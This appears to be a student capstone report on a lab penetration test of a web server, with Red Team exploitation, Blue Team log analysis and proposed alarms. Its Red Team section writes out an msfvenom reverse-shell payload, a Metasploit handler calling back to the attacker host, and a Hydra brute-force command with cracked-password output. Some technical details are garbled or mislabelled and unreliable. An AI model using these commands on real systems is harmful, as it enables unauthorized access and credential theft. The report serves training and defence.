Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask:255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.169.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.100
OS: Linux
Hostname: Elk

IPv4: 192.168.1.1
OS: Windows
Hostname: Azure Hyper-V

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	Web server
Kali	192.168.1.90	Penetration testing
Elk	192.168.1.100	SIEM
Azure Hyper-V Machine	192.168.1.1	Host machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
LFI Vulnerability	LFI allows access into confidential files on to the target machine.	Attackers can get information into sensitive data and read files on the target machine
Brute Force Vulnerability	when an attacker uses a system of trial and error in an attempt to guess valid user credentials	Attackers can get user information for unauthorized access.
Remote Code Execution	can lead to loss of control over the system or its individual components, as well as theft of sensitive data	allow an attacker to remotely execute malicious code on a computer

Exploitation: LFI Vulnerability

01

Tools & Processes

I used metasploit


02

Achievements

I was able gain access to the machine using the metasploit.

03

Msfconsole
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
Set LHOST 192.168.1.90
Set LPORT 80
run



Exploitation: [Brute Force Vulnerability]

01

Tools & Processes
We used a wordlist rockyou.txt and then used the tool Hydra in Kali with that wordlist to brute force in getting the password for username for Ashton.

02

Achievements
We were able to get the password for Ashton and access to the company secret folder.

03

[hydra -l ashton -P usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder

```
14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iluvgod" - 10144 of
 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "ilovemom1" - 10145
of 14344399 [child 5] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-17 1
3:57:24
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -
vV 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folde
r
```

Exploitation: [Remote Code Execution]

01

Tools & Processes
We used msfvenom to create the powershell in the target machine.

02

Achievements
Once the powershell was created and clicked on the target machine, we were able to log on to the machine and have complete access to it.

03

msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.90 LPORT=80 -f raw > shell.php

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=80 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1111 bytes
```


Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur? April 6 12 am
- How many packets were sent, and from which IP? 162,551 192.168.1.90
- What indicates that this was a port scan? The massive rise in the network traffic



Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? April 6 12 AM. How many requests were made? 99,596
- Which files were requested? Secret_folder What did they contain? The hashed password for Ryan's account and the web address to login into.

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.16.8.1.105/company_folders/secret_folder	99,596
http://192.168.1.105/company_folders/secret_folder	15,967
http://127.0.0.1/server-status?auto=	3,553
http://snnmnkxdhflwgthqismb.com/post.php	434
http://www.gstatic.com/generate_204	235


Export: Raw Formatted

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack? 99,596
- How many requests had been made before the attacker discovered the password? 99,577

HTTP status codes for the top queries [Packetbeat] ECS



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.16.8.1.105/company_folders/secret_folder	99,596
http://192.168.1.105/company_folders/secret_folder	1

Export: Raw Formatted

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory? 60
- Which files were requested? Shell files

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	60

Export: Raw Formatted

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

An alert for port scanning.

What threshold would you set to activate this alarm? Set the threshold for 10.

System Hardening

What configurations can be set on the host to mitigate port scans?

I would put up a firewall and close ports 80 and 22. Make sure the server doesn't response to ICMP requests.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access? When request for secret folders and files are made, I would make an alarm

What threshold would you set to activate this alarm? 1

System Hardening

What configuration can be set on the host to block unwanted access? I would not make secret folders accessible for public access. Make complicated passwords and reset password every 3 months.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Would set an alert after 3 bad login attempts send a text message or email to the user and manager about activity, after 5 bad logins attempts reset password.

What threshold would you set to activate this alarm? 3

System Hardening

What configuration can be set on the host to block brute force attacks?

Closed ports 22 and 80. Add firewall, encrypt and hash profiled information

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?
Set the alarm for alert for number of times a file requested in webdav by non trusted ip address

What threshold would you set to activate this alarm? 10

System Hardening

What configuration can be set on the host to control access?

Multi factor login, change password every few months, only specific users have access to WebDav.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?
Set the alarm for alert for number of times for any shell upload.

What threshold would you set to activate this alarm? 1

System Hardening

What configuration can be set on the host to block file uploads?

Close the ports, strong firewall. Set remote execution to block on the server.

the End